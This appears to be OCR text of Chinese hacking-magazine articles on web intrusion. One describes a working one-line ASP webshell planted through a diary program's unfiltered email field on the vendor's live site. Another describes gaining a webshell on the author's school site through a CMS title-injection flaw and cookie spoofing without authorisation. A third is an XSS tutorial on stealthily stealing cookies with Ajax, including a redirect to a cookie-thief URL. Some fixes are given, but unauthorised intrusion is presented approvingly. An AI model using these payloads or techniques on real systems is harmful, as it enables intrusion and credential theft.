
要解决这个漏洞的办法很简单，只要对第39行my $userId=$cgi->param('id');这条语句中的userId做整型限制，修改为my $userId=int($cgi->param('id'));即可。

文章到此就结束了，希望看到本文的UT用户能够尽快把漏洞补上，如有想一起探讨这方面话题的读者，可以到黑防官方论坛，我们一起进行讨论！

适合读者：入侵爱好者

前置知识：无

日记本BUG瞬间拿下梦想中国热线



文/图 Zero_cold

一个朋友由于建站的需要，让我帮忙挑选一款合适的日记本程序。我在网上搜索了很多日记本，最后把目标锁定在梦想天堂多用户日记本。这个日记本程序不是很大，而且做得很漂亮，基本能满足朋友的要求。

由于这样的程序脚本安全一般都不是很好，我就去官方下载了一个最新版的，然后在Google搜索看看有没有关于这个日记本的漏洞，结果没有发现什么。没有办法，只好自己读一遍这个日记本程序了，结果发现问题还真不小。我在官方验证了一下，直接拿到了梦想中国热线的WebShell。下面就来说说这个程序的问题所在。

我们先来看一下inc下的数据库连接文件conn.asp，其代码如下：

```
<%
Dim conn
Dim sqlstr
Dim db
'更改数据库名字
db="data/aqbt.cn.asp"
set conn = Server.CreateObject("ADODB.Connection")
sqlstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
& Server.MapPath(""&db&"")
conn.Open sqlstr
%>
<%
dim listnum,reguservalue
listnum=16 '定义每页显示日记数量
reguservalue=1
```

```
' 这里：1 允许新用户注册，0 不允许新用户注册
cnt_new=20  ' 首页显示的新日记数
usernum=13  ' 首页显示的推荐会员数
' 过滤非法字符
function HTMLEncode(fString)
fString = replace(fString, ">", "&gt;")
fString = replace(fString, "<", "&lt;")
fString = Replace(fString, CHR(32), " ")
fString = Replace(fString, CHR(34), "&quot;")
fString = Replace(fString, CHR(39), "&#39;")
fString = Replace(fString, CHR(13), "")
fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
fString = Replace(fString, CHR(10), "<BR> ")
HTMLEncode = fString
end function
%>
```

从上面的代码可以看到程序的数据库连接部分没有做容错处理，这意味着存在着暴库的可能性。直接访问inc/conn.asp来看看，果然成功了。到官方网站试验一下，结果如图1 所示。

地址(D) http://aqbt.cn/diary/inc/conn.asp

Microsoft JET Database Engine 错误 '80004005'

'd:\freehost\cnfox\web\diary\inc\data\aqbt.cn.asp'不是一个有效的路径。

图1

我晕，默认数据库和我下载的默认数据库竟然完全一样！作者可能认为这个程序比较简单，不会存在什么问题才这样的自信吧？把下载的日记本的数据库打开继续研究，发现数据库也没有做相应的防下载处理。如此岂不是可以下载下来，看看MM写的日记了？呵呵。不过偷看别人的隐私可是不好的，不建议大家这样做啦！

我们继续看userreg.asp文件，其代码如下：

```
<!--#include file="top.asp"-->
<%
if Trim(Request.QueryString("ation"))="reg" then
username=replace(Trim(Request.Form("username")),"'","")
password=replace(Trim(Request.Form("password")),"'","")
sex=Trim(Request.Form("sex"))
email=Trim(Request.Form("email"))
regip=Trim(Request.Form("regip"))
set rs=server.CreateObject("adodb.recordset")
sql="select * from userlist where username='"&username&"'"
rs.open sql,conn,1,1
if not (rs.bof and rs.eof) then
Response.Write("<script language=JavaScript>alert('该用户名称已经被注册，请尝试其他名称。')</script>")
else
set rs=server.CreateObject("adodb.recordset")
sql="select * from userlist"
rs.open sql,conn,1,3
rs.addnew
rs("username")=username
rs("password")=password
rs("email")=email
rs("regip")=regip
rs("sex")=sex
rs.update
response.cookies("user")=username
response.cookies("userid")=rs("userid")
rs.close
response.Redirect("userreg.asp?action=ok&username="&username)
end if
end if
%>
```

从以上程序，我们发现只要输入用户名、密码及邮箱的地址就能直接注册用户。程序过滤掉了表单中提交的用户名和密码的单引号，简单的判断一下用户名和密码是否重复就直接存放到数据库中了。如果我们在用户名和密码的部分填上一句话木马，而且数据库是ASP后缀的，不就可以得到一个WebShell了吗？但实际上是不可以的，因为作者对注册的用户名和密码的表单做了限制，最大长度都为12，不够一句话木马的长度。真正的问题出现在email地址上，从程序中我们可以发现程序对email没有做任何的限制和过滤就直接写入数据库中了，且最大长度是100，插入一句话木马足够了。这里我有点搞不懂，回到上面看conn.asp代码，既然作者都写了HTMLEncode过滤函数了，为什么在这里就没有过滤呢？难道真的是疏忽吗？

我们继续以官方网站测试。随便注册一个用户，在邮箱的地址里写入海洋一句话木马<%eval request(chr(35))%>，提交后，提示注册成功。然后用lake2的一句话客户端直接连接http://aqbt.cn/diary/data/aqbt.cn.asp，结果如图2所示。

http://aqbt.cn/diary/data/aqbt.cn.asp

Get Drives

Name	VolumeName	Type	IsReady	FileSystem	AvailableSpace
A	Not Ready				
C	Not Ready				
D	Not Ready				


图2

到这里，我们已经成功地拿到了梦想中国热线的WebShell，其余的事情我就不做了。至于别的地方是不是有问题，我想也用不着继续看了，只要数据库是ASP后缀的且conn.asp没有做容错处理的站，直接秒杀！

至于漏洞的修补，对于暴库的问题，在conn.asp的开头加上一句On error resume next就可以了，但默认的数据库还是要修改的。对于用ASP作为数据库后缀名的话，最好要做相应的防下载处理，这样即使数据库不改，问题也不会很大，因为即使你能插入木马，也会由于ASP的特性，闭合不了还是没法利用的 否则如果过滤不好的话，数据库不一定有MDB的安全。而有问题的邮件地址，直接用conn.asp中的函数HTMLEncode(fString)过滤一下就可以了；当然，最好还是写个邮箱的检测函数判断是否合法。脚本安全还是不能太大意了，虽然是一个小程序，我们也要用心尽量写出安全的代码，安全毕竟是一个全局呀。

关于这个日记本的BUG，我已经联系了梦想官方，相信他们应该已经修补这些问题了。梦想天堂多用户日记本还是很漂亮的，希望官方能继续好好地改进这个日记本的安全问题，让梦想天堂多用户日记本更加完美。

适合读者：入侵爱好者
前置知识：无



首发尘缘图文系统后台上传Shell漏洞

文/图 王勇

我们学校的网站第一次被我入侵是我大一的时候，当时看到黑防的一篇文章，说什么如果连自己学校的网站都没入侵过的大学生不算是一个黑客，所以我就……（咳、咳！学校网管别怪我啊，要怪也要怪那个作者）第一次入侵之后，我什么也没做，只是在首页目录里加了个页面，写上了我发现的漏洞，然后给主页加了个链接"管理员请进"，算是通知管理员了。之后过了几天，学校就换了个服务器，连整站代码都彻底改变了。学校换站之后，我就开始了我的第二次入侵，于是就有了本文。

由于这次主要说的是从后台提权的问题，所以前面的入侵过程就简单的说说了。学校更换后的网站可以说是比较完美的，递交的参数除了数字外，其他类型的都被过滤掉了，精品课程部分用的是尘缘系统，不过网上公布的漏洞全补上了。琢磨网站半个月后，我在一个很隐蔽的地方发现了一个注入点，用domain得到了账号和密码，不过还没有后台登录地址，默认数据库也被改了。于是翻出minibrowser构造了一个Cookies，如图1所示，通过欺骗绕过后台登录页面，直接进入了管理页面admin/system.asp，如图2所示。




图1

到了这里就该说说尘缘的后台提权问题了，翻来翻去找遍了百度也没找到相关的方法。上传漏洞被管理员堵死了，看来也没有什么可以插入一句话马的地方，没办法了，就只有从尘缘的源代码入手了。通读了整篇代码之后发现，createasp.asp这个页面直接用FSO导出前N个新闻记录的标题到../




图2

LastNewsXP.asp这个页面，而偏偏在添加文章的那个页面对添加的内容没有做任何过滤，如图3所示。呵呵，这也就意味着我们可以添加一篇标题含有一句话马的文章，然后运行createasp.asp这个页面，如图4所示，此时LastNewsXP.asp这个页面就会随着更新，而我们的一句话马就会被写入LastNewsXP.asp文件，然后我们用一句话客户端连接根目录下的LastNewsXP.asp文件就可以写入相关的Shell了。另外，这个页面没有链接到任何管理页上，不知道沸腾工作室特意做出这个也没是干什么用的，呵呵！至此，后台提权的问题就算是说完了，我就是用这个漏洞得到学校网站的Shell的！




图3





图4

最后再简单说说这个漏洞的防护措施。一是对添加的文章标题过滤英文状态的尖括号"<>"，这样就算入侵者得到管理员密码也上传不了Shell；二是对所有页面进行防注入处理，这样入侵者就找不到注入点了。

适合读者：入侵爱好者
前置知识：JavaScript

Cookies 高级窃取法之Ajax



文/图 王子很坏 [blackhat-forums]

当我们生活在现代结实的建筑下时，Ajax正在改变着Web的工作方式，它通过Javascript和XML为我们带来了直通Web的桌面式的功能。换句话说，Ajax（Asynchronous Javascript and XML）去除了通过DHTML特效带来的烦琐的页面更新和链接，并将其变成十分有趣的桌面式应用程序。Ajax不仅是一项技术，而且更不是单纯的技术的集合，当这些技术一起使用时，它提供了强有力的框架。本文将试着教大家如何驾御这项技术来提高Cookies的窃取能力。本文也是个对Ajax不错的介绍，因为它被用在一个独特并有趣的地方。在阅读本文前，大家应该明白，Ajax只在Cookie窃取时有用，如果它绕过了站点的验证系统。为了使它起作用，目标站点必须有一些私有消息（PM）系统来接收Cookies本身，这将有效地绕过浏览器的所有验证来发送请求。

通过Ajax窃取Cookie？关键点！

大家可能很想知道Ajax是怎样帮助我们更隐秘地窃取Cookie的。首先，这种通过Ajax查找的性质决定了它能够以XMLHttpRequest的形式向服务器发送任意请求。从本质上看，它可以通过使用超文本链接或者嵌在网页中的各种数据提交控件来发送这些请求。但通过使用Ajax，当一个用户点击了上述的链接时，请求被自动发送给服务器处理而不需要重定向到另一个页面，这就突破了页面更新的需要，并且把最终结果在Web中显示给用户。只要Web浏览器添加一个合适的Javascript解释器（现在使用的大部分Web浏览器都有这个功能），这些假设就都是可能的。所以，现在让我们想象一下并试用我们刚才学的Cookie窃取。比如，大部分Cookie窃取者都用Javascript的Location方法：window.document.location="http://www.cookie窃取.com/讨厌的窃密者.php"，在执行这句后，将完全重定位到一个不同的页面而不是用户请求的：我们再用javascript url：javascript：window.document.location="http://www.target.com"试一下，而这已经是老式的Cookie窃取的方法了。接下来本文将教大家最新的关于如何利用Ajax重定向用户的请求到你选的Web页面的方法。有时，攻击者要使窃取有创造性（老的方法）并且要使页面跟用户先前请求的页面一模一样，猜一下会怎样呢？现在很多用户会怀疑他们看到的URL不是原先那个域名的URL，而是看起来更象http://快来吧.com/窃取.php。当他们看到这个，我们的机会就变成了被举报，并且网络管理员也会意识到什么被窃取了，然后问题就被解决了（当然，如果是在理想世界）。使用Ajax，我们可以把数据附加在用户的Cookie当中，并悄悄地请求和发送到你想要的地方（当中也有一些不理想的地方，下面我们将会讨论它们是什么，该如何在这样的条件下运作）。最后，当用户访问像论坛这样的网站后，我们的任务就完成了，Cookie被窃取，好象什么事都没发生（至少表面上是这样的）。

我是迷糊了，现在该如何开始呢？

在这么长的介绍之后，是时候开始编写我们的代码了，先开个头！为了达到我们的目的，我们要使Ajax与两大浏览器（Mozilla和IE）兼容。为此，我们需要一些HTTP调试器，Paros Proxy或Microsoft Fiddler就可以了。它们待会将记录请求，虽然不是必需的，但对我们的工作很有用。

注意：本文将利用常见的攻击方法（跨站脚本攻击）来证明这些代码。我们要利用的是HTML中<img>标签的SRC属性来完成我们的工作。下面的基本代码可以通过简单地修改来满足大家的需要，完

整的代码将在文章最后给出来。

前途是光明的

假设我们的任务是：渗透一个用PHP语言编写的未过滤Javascript或其他恶意代码的有图片个性签名的论坛，在没有人知道的情况下获得一个Cookie。

下面让我们开始这次"旅行"，用没有危害的图像标签在SRC中隐藏我们的Javascript URL（XSS中常见的形式），具体代码如下所示。

```
<img src="javascript:
// 我们将设XMLHttpRequestObject为false来看等下它会不会返回true。
var XMLHTTPRequestObject = false;
if (window.XMLHttpRequest)
{
  XMLHttpRequestObject = new XMLHttpRequest();
}
else if(window.ActiveXObject)
{
  XMLHttpRequestObject = new ActiveXObject("Microsoft.XMLHTTP");
}
else
{
  alert("Javascript must be enabled to continue.");
}
```

上面的代码是个简单的测试，用以确定XMLHttpRequest对象是能够被创建的。如果不行，代码会返回false并跳出对话框说"Javascript must be enabled to continue."。既然我们已经成功地创建了一个新的对象，我们该创建一个在成功载入后能向服务器发送请求的函数了。但是当Ajax尝试访问一个外来的链接时，这里就有问题了。通常，浏览器会提示是否确定本次访问，那我们的任务就失败了！如果要使我们的代码是秘密的致命的，我们就必须处理这种情况。幸运的是，我们是对论坛进行测试，通常论坛都会有某些PM（private messaging）系统的，我们就用"以彼之道，还施彼身"的绝学（慕容家的，我偷用下）来实现，以消息的形式来发送我们的Cookies。这不仅是通过在PHP中创建文件来重新得到Cookies，也可以打开文件来把它写入，这意味着我们已经绕过了访问外来链接时的限制，具体代码如下所示。

```
function socket()
{
/* 下面这行很重要。注意到了Cookie是以合法的字符串附加上去的吗？如果绕过站点用的是Post方法来发送消息的，那么就要修改一下代码并使用HTTP调试器做些必要的修改 */
